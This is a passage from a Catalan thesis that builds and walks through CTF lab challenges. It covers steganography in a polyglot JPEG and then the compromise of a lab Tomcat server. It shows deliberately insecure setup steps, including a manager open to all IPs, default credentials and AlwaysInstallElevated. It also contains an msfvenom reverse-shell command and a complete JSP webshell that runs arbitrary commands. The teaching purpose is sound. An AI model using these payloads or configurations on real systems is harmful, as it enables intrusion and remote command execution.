s'omet la instal·lació de l'eina.

La comanda a fer servir seria:

BASH

```
/aletheia.py auto /home/kaiser/tfg/Repte4/walkthrough/hidden-cat.jpeg
```


Amb el paràmetre auto l'eina fa proves amb diversos mètodes de *steganalysis*.




Segons l'eina, aquesta imatge té informació amagada utilitzant el mètode J-UNIWARD[124] (Efectivament, és el mètode que utilitza **powerglot**).

[122] Lerch-Hostalot, D. (2021). Aletheia (v0.1) [Python]. https://doi.org/10.5281/zenodo.4655945
[123] Hostalot, D. L. (s.d.). Introducción al estegoanálisis con Aletheia. Recuperat 29 novembre 2022, de https://daniellerch.me/stego/aletheia/intro-es/
[124] Koshkina, N. V. (2021). J-UNIWARD Steganoanalysis. Cybernetics and Systems Analysis, 57(3), 501-508. https://doi.org/10.1007/s10559-021-00374-6

Es poden fer servir diverses eines automatitzades com **stegoveritas**[125] i **StegSolve**[126] o bé eines més "tradicionals" com **ghex**[127] per intentar visualitzar aquesta informació amagada dins de la imatge.




Il·lustració 107 - Anàlisis de hidden-cat.jpeg amb GHex



Il·lustració 108 - Anàlisis de hidden-cat.jpeg amb StegSolve

Es veu que dins d'aquest fitxer jpeg hi ha una instrucció Powershell, que mostra per pantalla un codi.



Il·lustració 109 - Resultat de la comanda amagada dins de hidden-cat.jpeg


Aquest codi sembla que està codificat en base64, si es fa la prova.

[125] bannsec. (2022). StegoVeritas [Python]. https://github.com/bannsec/stegoVeritas (Original work published 2015)

[126] Sec-tools/stego/stegsolve/stegsolve at master · eugenekolo/sec-tools. (s.d.). GitHub. Recuperat 29 novembre 2022, de https://github.com/eugenekolo/sec-tools

[127] Apps/Ghex—GNOME Wiki! (s.d.). Recuperat 29 novembre 2022, de https://wiki.gnome.org/Apps/Ghex

Il·lustració 110 - Ús de CyberChef per descodificar (base64) el codi



Il·lustració 111 - Descodificació en base64 del contingut de la comanda 'write-host'

Finalment s'obté la *flag* del repte 4.

4.4.3 Mitigacions Repte 4

En aquest repte, no s'aprofita cap vulnerabilitat d'un sistema, però serveix per introduir el concepte de *polyglot*. Hi ha diverses plataformes, com Linkedin o Twitter, que permeten pujar *polyglots* a la plataforma.

Quelcom a destacar és que els *polyglot* tenen format vàlid, això significa que si es configuren aplicacions web o eines que realitzin la comprovació de format de fitxer no es trobarà res.

Com a curiositat, dins d'una imatge pujada a Twitter aquesta mateixa imatge és un fitxer ZIP que a la vegada conté diversos fitxers RAR que contenen tota la feina feta per Shakespeare[128][129]. La finalitat d'aquest repte (i l'exemple anterior) és sensibilitzar a la gent que existeixen i que es tinguin en consideració per aplicar possibles contramesures en aplicacions que es desenvolupen o es mantenen el dia a dia, ja que APT[130] actuals n'estan fent ús[131] per filtrar informació d'organitzacions o bé pe executar *malware*.

---

[128] By. (2018, novembre 7). Shakespeare In A Zip In A RAR, Hidden In An Image On Twitter. Hackaday. https://hackaday.com/2018/11/07/shakespeare-in-a-zip-in-a-rar-hidden-in-an-image-on-twitter/

[129] David Buchanan [@David3141593]. (2018, octubre 29). Assuming this all works out, the image in this tweet is also a valid ZIP archive, containing a multipart RAR archive, containing the complete works of Shakespeare. This technique also survives twitter's thumbnailer :P https://t.co/P0Owq9abRC [Tweet]. Twitter. https://twitter.com/David3141593/status/1057042085029822464

[130] Editor, C. C. (s.d.). advanced persistent threat—Glossary | CSRC. Recuperat 29 novembre 2022, de https://csrc.nist.gov/glossary/term/advanced_persistent_threat

[131] Dr.Alfonso Muñoz (2020). Stegomalware en APTs modernos. Técnicas y contramedidas - https://www.ccn-cert.cni.es/pdf/documentos-publicos/xiv-jornadas-stic-ccn-cert/ponencias-1/5650-s19-d30-04-stegomalware-en-apts-modernos-tecnicas-y-contramedidas/file.html

4.5 Repte 5 – PWN (Tomcat + AlwaysInstallElevated + PrintSpoofer (*SeImpersonate*))


Finalment, l'últim repte i en teoria el de més dificultat serà del tipus *PWN*. El repte estarà orientat a l'explotació d'un Tomcat[132] un famós contenidor de *servlets*[133].

Aquest Tomcat tindrà les credencials per defecte configurades pel que es podrà accedir a la part d'administració. Un cop dins es podrà pujar un .war maliciós que permeti una connexió remota (*reverse shell*) amb l'ajuda de **msfvenom**[134].

A continuació, s'haurà de buscar la manera de realitzar una escalada de privilegis. En aquest cas es configurarà la màquina virtual perquè es pugui instal·lar un MSI amb privilegis elevats, i d'aquesta manera s'obtindran privilegis d'Administrador o SYSTEM[135][136].

4.5.1 Implementació Repte 5

Per fer la instal·lació de l'Apache Tomcat, primer de tot s'han de descarregar els fitxers necessaris per fer la instal·lació[137].



Il·lustració 112 - Descarrega arxius d'instal·lació

Per veure el procés d'instal·lació d'Apache Tomcat 10 es pot seguir l'annex II (Punt 9.2) o bé la guia adjunta al peu de pàgina[138].

---

[132] Apache Tomcat®—Welcome! (s.d.). Recuperat 8 novembre 2022, de https://tomcat.apache.org/

[133] Java Servlet. (2022). En Wikipedia, la enciclopedia libre. https://es.wikipedia.org/w/index.php?title=Java_Servlet&oldid=145841752

[134] How to use msfvenom. (s.d.). Metasploit Documentation Penetration Testing Software, Pen Testing Security. Recuperat 8 novembre 2022, de https://rapid7.github.io/metasploit-framework/docs/using-metasploit/basics/how-to-use-msfvenom.html

[135] Chandel, R. (2018, agost 19). Windows Privilege Escalation (AlwaysInstallElevated). Hacking Articles. https://www.hackingarticles.in/windows-privilege-escalation-alwaysinstallelevated/

[136] Conda (Director). (2021, maig 2). Windows Privilege Escalation—AlwaysInstallElevated. https://www.youtube.com/watch?v=rMqcZ9pCoKU

[137] Apache Tomcat®—Apache Tomcat 10 Software Downloads. (s.d.). Recuperat 29 novembre 2022, de https://tomcat.apache.org/download-10.cgi

[138] Marijan, B. (2022, febrer 17). How to Install Apache Tomcat on Windows {Step-by-Step}. Knowledge Base by PhoenixNAP. https://phoenixnap.com/kb/install-tomcat-windows

Un cop instal·lat es modificarà la configuració per permetre l'accés remot al portal d'administració (*manager*) des de qualsevol IP (amb credencials). Per fer-ho, s'ha de modificar el fitxer de configuració **context.xml** que es pot trobar a la ruta "*C:\Program Files\Apache Software Foundation\Tomcat 10.0\webapps\manager\META-INF\context.xml*".

En aquest fitxer, hi ha el paràmetre "*allow*" el qual s'ha de modificar.


Original

```
<Valve className="org.apache.catalina.valves.RemoteAddrValve"
       allow="127\.\d+\.\d+\.\d+|::1|0:0:0:0:0:0:0:1" />
```

Modificació


```
<Valve className="org.apache.catalina.valves.RemoteAddrValve"
       allow=".*" />
```

Cal mencionar que òbviament, això no és una bona pràctica de cara a mantenir segur els sistemes.




Il·lustració 113 - Fitxer context.xml modificat

Un cop modificat, s'ha de reiniciar el servei.




Il·lustració 114 - Reinici del servei Apache Tomcat 10.0 Tomcat10

Si es fa la prova des d'un altre equip, es pot veure que es demana l'inici de sessió correctament.




Il·lustració 115 - Accés remot al Host Manager del Tomcat

Ara s'habilitarà l'opció d'instal·lar fitxers de tipus MSI amb privilegis d'administrador sense ser-ho. Aquesta opció s'anomena *AlwaysInstallElevated*[139] i es pot configurar modificant el registre o bé via política (Sigui local o de domini). Per això, s'obre el **gpedit.msc**.



Il·lustració 116 - Icona de gpedit.msc


Un cop obert s'haurà d'anar al paràmetre Computer Configuration → Administrative Templates → Windows Components → Windows Installer i habilitar "*Always install with elevated privileges*".



Il·lustració 117 - Habilitar en l'àmbit d'equip el "Always install with elevated privileges"


Finalment, s'habilitarà el Firewall d'equip Windows per obrir el port 8080.

[139] drewbatgit. (s.d.). AlwaysInstallElevated—Win32 apps. Recuperat 1 desembre 2022, de https://learn.microsoft.com/en-us/windows/win32/msi/alwaysinstallelevated



Il·lustració 118 - Configuració del *Firewall* de Windows per obrir el port 8080 (Apache Tomcat)


La flag d'aquest últim repte es posarà dins de l'home de l'usuari uoc (Usuari administrador de la màquina virtual)



Il·lustració 119 - *Hash* MD5 de la flag del Repte 5

4.5.2 Walkthrough Repte 5

Primer de tot, es comença com sempre amb l'escaneig de ports per identificar què hi ha "davant". Com es pot veure, a mesura que s'han anat implementant reptes han aparegut més serveis exposats.



Il·lustració 120 - Escaneig de ports amb nmap


En aquest cas, s'ha d'anar a mirar què hi ha al port 8080 on està el Tomcat. En un repte real, no se sabria realment per on començar així que seria necessari anar investigant i deixant-se tot documentat per si en algun moment tornés a ser necessari.

Es torna a executar **nmap**, però amb alguns scripts bàsics i s'intenta extreure més informació.

BASH


```
sudo nmap -sC -sV -p8080 192.168.56.101
```

-sC → Execució dels scripts per defecte de **nmap**
-sV → Per intentar identificar el servei i la versió
-p -> Número de port



Il·lustració 121 - Resultat obtingut de l'execució de nmap al port 8080 amb -sV i -sC

Si s'accedeix pel navegador, s'observa que, efectivament es tracta d'un Apache Tomcat 10.0.27.



Il·lustració 122 - Pàgina per defecte del servidor web publicat al port 8080


Es pot apreciar que, es pot accedir als apartats d'administració amb credencials, ja que es permet l'accés remot. Ara en aquest pas es poden fer diverses coses.

Per una part, es podria intentar a mà algunes credencials per defecte d'Apache Tomcat o bé fer ús d'alguna eina o script per realitzar un atac de força bruta[140] . Per una altra part, també seria bona opció cercar si existeix alguna vulnerabilitat que permeti llegir fitxers o bé executar comandes remotament (RCE[141]).

[140] Sebastian, S. (2021, juliol 24). Tomcter—Bruteforce Apache Tomcat Manager Login—Penetration Testing Tools, ML and Linux Tutorials. https://reconshell.com/tomcter-bruteforce-apache-tomcat-manager-login/


[141] What is Remote Code Execution (RCE)? | CrowdStrike. (s.d.). Crowdstrike.Com. Recuperat 1 desembre 2022, de https://www.crowdstrike.com/cybersecurity-101/remote-code-execution-rce/

Si es miren els *exploits* que hi ha públics per Tomcat no es trobarà res destacable per aquesta versió.



Il·lustració 123 - Cerca ràpida *d'exploits* amb Searchsploit[142]

Així doncs, es provaran algunes de les credencials per defecte[143]. Veient que, efectivament amb les credencials tomcat:tomcat es pot accedir.



Il·lustració 124 - Tomcat web Application Manager després d'accedir amb usuari tomcat

Ara s'hauria de provar si es pot pujar algun fitxer .war malicós a la plataforma.


Aprofitant, es crearà directament una *shell* remota amb **msfvenom**.

BASH

```
msfvenom -p java/shell_reverse_tcp lhost=192.168.56.102 lport=4444 -f war -o app.war
```

142 Exploit Database SearchSploit Manual. (s.d.). Recuperat 1 desembre 2022, de https://www.exploit-db.com/searchsploit


143 netbiosX. (2022). Default Credentials. https://github.com/netbiosX/Default-Credentials/blob/e78d3cb0b9f3b984df3b21e007d75a228d9e0629/Apache-Tomcat-Default-Passwords.mdown (Original work published 2016)




Il·lustració 125 - Ús de msfvenom per crear una shell remota en un fitxer war

Un cop creat l'arxiu malicós es puja.

I es prepara la connexió, però com es veu sorgeix el primer problema.



Il·lustració 126 - Netcat configurat per escoltar pel port 4444




Il·lustració 127 - Aplicació desplegada amb app.war

Tot i que sembla que s'ha pujat correctament, l'execució dona un error.

Il·lustració 128 - Error al intentar executar la aplicació maliciosa


Després de revisar-ho, s'ha decidit mirar la màquina "víctima" per revisar que tot estigues bé, llavors s'ha detectat l'origen del problema. El punt és que la màquina que executa el Tomcat disposa de l'antivirus habilitat i detecta l'arxiu com a maliciós i el bloqueja (correctament).



Il·lustració 129 - Detecció per l'antivirus Microsoft Defender del arxiu malicios app.war

Òbviament, un atacant real aquesta comprovació no la pot fer, però sí ho pot deduir. S'intentarà un altre mètode, creant una *webshell*[144].

Primer de tot es crea un fitxer **index.jsp** amb el contingut de l'article mencionat.



Il·lustració 130 - Contingut del fitxer index.jsp – WebShell

JAVA

```
<FORM METHOD=GET ACTION='index.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>
<%@ page import="java.io.*" %>
<%
  String cmd = request.getParameter("cmd");
  String output = "";
  if(cmd != null) {
    String s = null;
    try {
      Process p = Runtime.getRuntime().exec(cmd,null,null);
      BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));
      while((s = sI.readLine()) != null) { output += s+"</br>"; }
    } catch(IOException e) {   e.printStackTrace();   }
  }
%>
<pre><%=output %></pre>
```

Després s'ha d'empaquetar el **index.jsp** en format Java (.war).

